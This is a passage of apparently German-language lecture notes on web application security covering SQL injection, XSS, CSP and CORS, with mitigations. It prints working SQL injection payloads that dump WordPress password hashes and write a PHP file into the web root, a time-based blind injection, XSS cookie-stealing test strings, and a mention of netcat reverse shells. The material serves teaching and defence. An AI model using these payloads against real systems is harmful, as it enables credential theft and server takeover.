Schauen Sie als Ausschau nach lange Antwortzeiten (herbeigeführt durch grosse Antworten) oder nach Error Meldungen.

## Information Access

### Threat – Access Arbitrary Information

Dies kann durch das UNION Statement erreicht werden. So können Resultate aus mehreren Queries zu einem Query zusammengefügt werden.



## Escaping Database Context

Stored Procedures sind sehr sehr mächtig und stark. Damit kann man auf System Ressourcen zugreifen (vor allem auf dem MS SQL Server). Beispiele sind xp\_cmdshell oder sp\_makewebtask.

Die nachfolgenden Abstätze zeigen Beispiele von SQL Injection unter einer MySQL Datenbank.

```
' and 2>3 union select 1,2,3,4,5,user(),7,8,9,10 from
content where 1='1'
```

→ root@localhost

Zum Beispiel kann man abchecken, welcher Benutzer gebraucht wird um auf die Applikation zuzugreifen. So lässt sich beispielweise feststellen, dass uns die DB gehört und wird sogar ROOT sind.

```
' and 2>3 union select 1,2,3,4,5,
convert(concat(user_login,':',user_pass) using utf8),7,8,9,10 from
wordpress.wp_users where 1='1'/*
```

→ admin:869d7b08ed596dbaadf3e827ce9dbd88

So können wir auch User-Tabellen von anderen installierten Applikationen herauslesen und bekommen einen Hash. Mit etwas Raten merkt man, dass es ein MD5 Hash ist. Mit Rainbow Tables kommen wir dann an das Passwort und uns gehört nun die Datenbank.

Write PHP file into web server directory

```
' and 2>3 union select 1,2,3,4,5,convert('<?php phpinfo() ?>' using
utf8),7,8,9,10 into outfile '/opt/apache/docs/exploit.php' from
mytable where 1='1'
```



Directory content on server after writing the file

```
foobar:/opt/apache/docs/ # ls -al
total 4
drwxrwxrwx 4 wwwrun www 128 Jun 9 16:02 .
drwxrwxrwx 6 wwwrun www 176 Jun 2 2006 ..
-rw-rw-rw- 1 mysql mysql 38 Jul 9 16:02 exploit.php
```

World write permissions are very dangerous!!!

We control the user mysql and can take over the user wwwrun!

Wir können so auch eine PHP Datei ins Web Server Directory schreiben (→ World Write Berechtigungen sind daher immer sehr schlecht).

Des weiteren könnten wir auch eine PHPShell hochladen oder uns mit netcat eine Reverse Shell auftun und somit den Server steuern. Mit einem lokalen Exploit können wir dann auch root werden.

## Blind SQL Injection

Blind SQL-Injection: id=**1 and 1=1**

- ▶ Injection Possible: Product is displayed
- ▶ Injection not possible: Error page is shown

By formulating specially crafted YES/NO-style queries it is possible to retrieve larger chunks of data:

- ▶ [http://www.shop.com/product.jsp?id=1 AND USER\\_NAME\(\) = 'dbo'](http://www.shop.com/product.jsp?id=1 AND USER_NAME() = 'dbo')

<http://www.shop.com/product.jsp?id=1>.

Bei id=1 wird das Produkt angezeigt, bei 1000 kommt Produkt nicht gefunden und bei test wird irgendeine Error Seite angezeigt.


## Time Based Blind SQL Injection

Request      Web Page Password Reset <http://www.shop.com/pwreset.jsp?username=pmueller>

Für die Fälle pmueller, XXX und 33333 bekommen wir immer die gleiche Fehlermeldung. Nämlich Password sent. YES/No Style Queries sind daher nicht mehr möglich. Es gibt aber eine Benchmark Funktion auf der Datenbank, welches eine Funktions x mal ausführt.

E.g. MySQL

```
if ( 0<(select count(*) from customers where username= 'hmuster'),  
BENCHMARK(10000000,ENCODE('MSG','wait')) , 1) #
```



## Mitigation (Linderung)

Prio 1      Secure Programming / Secure Code

Prio 2      Web Application Firewall, DB least privileges

### Prio 1 – Secure Programming

**Java**      Use Prepared Statements

```
PreparedStatement updateSales =  
  
    dbCon.prepareStatement("UPDATE COFFEES SET"  
        + "SALES=? WHERE COF_NAME LIKE ?");  
  
    updateSales.setInt(1, 75); // correct  
    updateSales.setString(2, "Colombian"); // usage  
  
    updateSales.executeUpdate();
```

SQL Statements werden auf der Datenbank vorkompiliert. Die Parameter sind separat vom SQL Statement und es ist zudem viel schneller, wenn das SQL Statement mehrmals hintereinander genutzt wird. Zuletzt ist es natürlich sicher gegen SQL Injection Attacken.

```

Informationssicherheit 3
//Prepares the statement on the database

PreparedStatement updateSales =
dbCon.prepareStatement(
    "UPDATE COFFEES SET SALES=? WHERE COF_NAME "
    + "LIKE '" + name + "'"); // insecure usage

//Sets the parameters for the statement
updateSales.setString(1, req.getParameter("sale"));

//Executes the statement
updateSales.executeUpdate();

```

Passen Sie auf. Das linke Java Prepared Statement ist immer noch gefährdet für SQL Injection.

Das Prepared Statement für alle Parameter gemacht werden.

## ADO.NET Use Parameters Collection

```

SqlCommand cmd = new SqlCommand("UPDATE COFFEES SET "
    + "SALES=? WHERE COF_NAME LIKE ?");

// explicit type declaration
cmd.Parameters.Add(new SqlParameter("@SALES", SqlDbType.Int, 10)).Value =
75;

// implicit type declaration: string -> varchar
cmd.Parameters.AddWithValue("@COF_NAME", "Colombian");
cmd.ExecuteNonQuery();

```

Gleiches Gilt hier für ADO.NET

## DB-Level Stored Procedures (do not use dynamic SQL in SP!)

### Proper Error Handling

Fangen sich die Datenbank Fehlermeldung ein und geben Sie an den Benutzer eine generische Fehlermeldung zurück. So kann der Angreifer über die Fehlermeldung keine Details zu ihrer Infrastruktur erraten. Siehe Beispiel unten. Man weiß nachher das MySQL im Einsatz ist und Drupal verwendet wird.

```

user warning: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
') ORDER BY fit DESC LIMIT 0, 1' at line 1 query: SELECT * FROM
menu_router WHERE path IN () ORDER BY fit DESC LIMIT 0, 1 in C:\xampp
\htdocs\drupal\drupal-6.13\includes\menu.inc on line 315.


```

▶ Implementation of Input Validation

- ▶ Entry Server
- ▶ Java: J2EE Servlet Filter
- ▶ Application Level Filtering

▶ Types of Input Validation

- ▶ Whitelisting
- ▶ Blacklisting
- ▶ Encoding



▶ Whitelisting “useful patterns”

- ▶ [A-Z,a-z,0-9]\*
- ▶ [:string:]
- ▶ /s

▶ Blacklisting “dangerous patterns”

- ▶ '
- ▶ Insert into
- ▶ Delete from
- ▶ 1=1
- ▶ ...

### Encoding

' → "	(String termination)
[ → []	(Treats string as field name)
% → [%]	(LIKE wildcard for any character)
_ → [_]	(LIKE wildcard for single char.)

### Database Hardening

#### Fall Glocken-Emil

*Administrative User* ➔ Ihm gehört die Datenbank. Er kann CREATE, DELETE, DROP oder jedes anderes Kommando auf der Dankenbank ausführen.

#### Application User

Der Login user kann nur die Login Tabelle Lesen. Der App User kann die Applikations Tabellen lesen und hat jenachdem noch die Rechte Daten einzufügen.

Am besten erstellt man unabhängige DB Instanzen, welche unter unterschiedlichen Prozessbenutzer laufen (im Shared /Hosting Umfeld). Wenn immer möglich sollte man nur eine Datenbank pro DB Instanz haben.

#### Admin Accounts

Nutzen Sie die DB Admin Accounts nicht für den Applikatorischen DB Access. Am besten deaktivieren Sie die Standard Admin Benutzer (eg. Sa, dba, mysql).

#### DB Benutzer

Nutzen Sie verschiedene DB Benutzer für Internet und Intranet Access, Lese und Schreib Operationen, Datenbank Administration und eine separate DB für das Login.

#### Restriktive GRANT

Lassen Sie den Lesezugriff nur auf Tabelle zu, welche durch die Applikation auch wirklich gebraucht

## Stored Procedures

Kapseln Sie kritische Operationen ab und führen Sie diese unter restriktiven Privilegien aus.

## Passwords in DB's


Speichern Sie nie die Passwörter als Klartext in der Datenbanktabelle. Als Beispiel eine Tabelle mit User Accounts und Passwörter im Klartext. Diese sind ein hohes Risiko.

```
mysql> select username, password from users;  
+-----+-----+  
| username | password |  
+-----+-----+  
| hacker10 | compass |  
| hacker11 | compass |
```

Mann sollte diese mit einer One-Way-Hash Funktion speichern und am besten noch eine Salt mitgeben (SHA-256, JPBKDF2, scrypt, bcrypt oder so). Auf keinen Fall MD5 oder SHA-1).

► return [salt] + pbkdf2([salt], [credential], c=10000);

# XSS (Cross Site Scripting)





XSS ist der am meisten vorherrschende Application Security Fehler. XSS tritt auf, wenn eine Applikation vom User eingestellte Daten in der Seite anzeigt, ohne den Inhalt korrekt zu validieren.

## Gründe für XSS Fehler


- Fehler in der Anwendung, sodass der Output nicht korrekt gefiltert an den Benutzer ausgegeben wird.
- Fälschliches Vertrauen, in die durch den Benutzer zur Verfügung gestellten Daten.


## Effekte (Gefahren) von XSS

- Diebstahl der Session Cookies
- Beliebiges Einfügen von HTML und Javascript
- Exploit Injection (Einfügen eines Exploits)
- Keystroke Logging



## XSS with <script src>





## Testing

Am besten spielt man mit verschiedenen Test String in den Request Parametern und beobachtet, die Seite welche zurückgegeben wird. Dort soll nach den Test String ausschau gehalten werden.

```


<script>alert('asdf')</script>
<script>alert(document.cookie)</script>
"<script>alert(document.cookie)</script>
"><script>alert(document.cookie)</script>
'><script>alert(document.cookie)</script>

```

## Reflected XSS

*Das Skript liegt nicht auf dem Zielserver. Der Angreifer konstruiert in diesem Fall einen gefährlichen URL (Ablage über get).*


Die Daten welche durch einen Web Client zur Verfügung gestellt werden, werden unmittelbar durch den Server gebraucht um die Resultatseite anzuzeigen (typische Beispiel ist eine Suche).



## Stored XSS

Das einzufügende Skript ist permanent auf dem Zielserver (in der DB oder so) abgelegt. Beispiele sind Forum oder Blog Posts.

Die Daten welche durch den Web Client (Angreifer) eingegeben worden sind, werden in einer Datenbank gespeichert. Diese Daten werden dann nicht encoded dem Benutzer präsentiert. Das Skript wird so sicher mehrmals ausgeführt. XSS Worms basieren darauf. Typisches Beispiel ist ein Message Board oder Forum.



## DOM Based XSS

```

<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos, document.URL.length));
</SCRIPT>
</HTML>

```

Works fine with this URL

<http://www.example.com/welcome.html?name=Joe>

But what about this one?

```

http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>

```

Der Angreifer muss in diesem Fall auf einen gefährlichen URL zusammenstellen. In diesem Fall wird der Parameter aber nicht durch den Web Server verarbeitet sondern direkt im Browser.

Nicht so wie die beiden anderen XSS Attacken, braucht DOM Based XSS keinen Web Server um den XSS Payload zu empfangen. Der Angreifer Payload ist im DOM Object des Webbrowsers des Opfers eingebettet.

## XSS Prevention

### Lösung 1 – HTML entities

Am besten wenn man die Daten abspeichert (Input Encoding) und die Daten wird von der Datenbank lädt (Output Encoding).

- ▶ < → &lt;
- ▶ > → &gt;
- ▶ " → &quot;
- ▶ ' → &apos;

Man sollte daher immer die HTML entities nutzen bzw. in diese umwandeln.

### Input Validierung auf Zeichen

Keine gefährlichen Zeichen wie < akzeptieren, Gefährliche Zeichen vom Request löschen oder die gefährlichen Zeichen in HTML Entities umwandeln.

### Input Validierung auf Texten (Strings, Tags)

Keine gefährlichen Tags erlauben (<script>), die gefährlichen Tags vom Request löschen oder auch hier die gefährlichen Tags in HTML Entities umwandeln.

## Lösung 2 – Client Security

Hier erfolgt eine Bekämpfung auf der Clientseite mittels X-XSS Protection. Die Implementierung variiert sehr stark nach Browser.

Im IE ist der Anti XSS Filter seit Version 8 standardmäßig aktiviert und hilft hauptsächlich nur gegen Reflected XSS Attacken.

Im Firefox von Mozilla ist das Plugin NoScript sehr stark. Es kann sogar generell Java Skript verbieten. Neben XSS Prevention (Reflected) hat es auch noch weiter Feature zur Erkennung von Attacken.

Weiter ist es auch mit X-XSS-Protection : 1; mode=block möglich. Ab IE 8 wird dann nur noch eine leere Seite angezeigt.

## Lösung 3 – „HTTPOnly“ mit Cookies

Dadurch kann der Diebstahl von Session Cookies über Javascript unterbunden werden. Dazu muss bei Set-Cookie HTTPOnly angegeben werden. document.cookie gibt in diesem Fall einen leeren String zurück.

## Lösung 4 – CSP (Content Security Policy)

Details in einem späteren Kapitel.

**Limiting script origins with CSP**

Example: restrict scripts to current origin and ajax.googleapis.com

```
Content-Security-Policy: script-src 'self' ajax.googleapis.com
```


<script src="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>

<script src="js/app.js"></script>

<script src="http://evil.com/pwnage.js"></script>


Refused to load the script 'http://evil.com/pwnage.js' because it violates the following Content Security Policy directive: "script-src 'self' ajax.googleapis.com".

<http://benvinegar.github.io/csp-talk-2013/>



## CORS (Cross Origin Resource Sharing)

### Simple Request



```
var xmlhttp = new XMLHttpRequest();
var url = 'http://bar.other/resources/public-data/';

function callOtherDomain(){
    if(xmlHttpRequest) {
        xmlhttp.open('GET', url, true);
        xmlhttp.onreadystatechange = handler;
        xmlhttp.send();
    }
}
```

```
view plain print ?
var invocation = new XMLHttpRequest();
var url = 'http://bar.other/resources/public-data/';

function callOtherDomain(){
    if(invocation)
    {
        invocation.open('GET', url, true);
        invocation.onreadystatechange = handler;
        invocation.send();
    }
}
```

## Informationssicherheit 3

```

view plain print ?
01. GET /resources/public-data/ HTTP/1.1
02. Host: bar.other
03. User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US)
04. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
05. Accept-Language: en-us,en;q=0.5
06. Accept-Encoding: gzip,deflate
07. Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
08. Keep-Alive: 300
09. Connection: keep-alive
10. Referer: http://foo.example/examples/access-control/simpleXSIInv
11. Origin: http://foo.example
12.

```

### Case 1

```

13. HTTP/1.1 200 OK
14. Date: Mon, 01 Dec 2008 00:23:53 GMT
15. Server: Apache/2.0.61
16. Access-Control-Allow-Origin: *
17. Keep-Alive: timeout=2, max=100
18. Connection: Keep-Alive
19. Transfer-Encoding: chunked
20. Content-Type: application/xml
21.
22.
23. [XML Data]

```

### Case 2

```

13. HTTP/1.1 200 OK
14. Date: Mon, 01 Dec 2008 00:23:53 GMT
15. Server: Apache/2.0.61
16. Access-Control-Allow-Origin: *
17. Keep-Alive: timeout=2, max=100
18. Connection: Keep-Alive
19. Transfer-Encoding: chunked
20. Content-Type: application/xml
21.
22.
23. [XML Data]


```

- Please note here the **Origin:** header on line 11, which shows that the invocation is coming from content on the domain <http://foo.example>.

- In this case, the server responds with a **Access-Control-Allow-Origin: \*** which means that the resource can be accessed by any domain in a cross-site manner

- If the resource owners at <http://bar.other> wished to restrict access to the resource to be only from <http://foo.example>, they would send back:
- Access-Control-Allow-Origin:** <http://foo.example>

## Preflight Request



### Ein Request ist preflighted

- wenn es andere Methoden als GET, HEAD und POST.
- Wenn POST dazu gebraucht wird um die Daten zu senden und der Content-Type etwas anderes ist als application/x-www-form-urlencoded, multipart/form-data oder text/plain
- Wenn ein POST Request XML Payload an den Server schickt (mit application/xml oder text/xml).

In all diesen Fällen ist der Request dann preflight und es wird ein eigener Header gesetzt.

```

POST http://aruner.net/resources/access-control-with-post-
preflight/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
X-PINGARUNER: pingpong
Content-Type: application/xml
Content-Length: 55
Origin: http://arunranga.com
Connection: keep-alive
Host: aruner.net

```

```

Request
OPTIONS http://aruner.net/resources/access-control-with-post-preflight/ HTTP/1.1
Host: aruner.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type,x-pingaruner
Origin: http://arunranga.com
Connection: keep-alive


```

```

Response
HTTP/1.1 200 OK
Date: Tue, 22 Mar 2016 14:26:19 GMT
Server: Apache
Access-Control-Allow-Origin: http://arunranga.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGARUNER, CONTENT-TYPE
Access-Control-Max-Age: 1728000
Content-Length: 0
Content-Type: text/plain;charset=UTF-8

```



## CORS mit Credentials



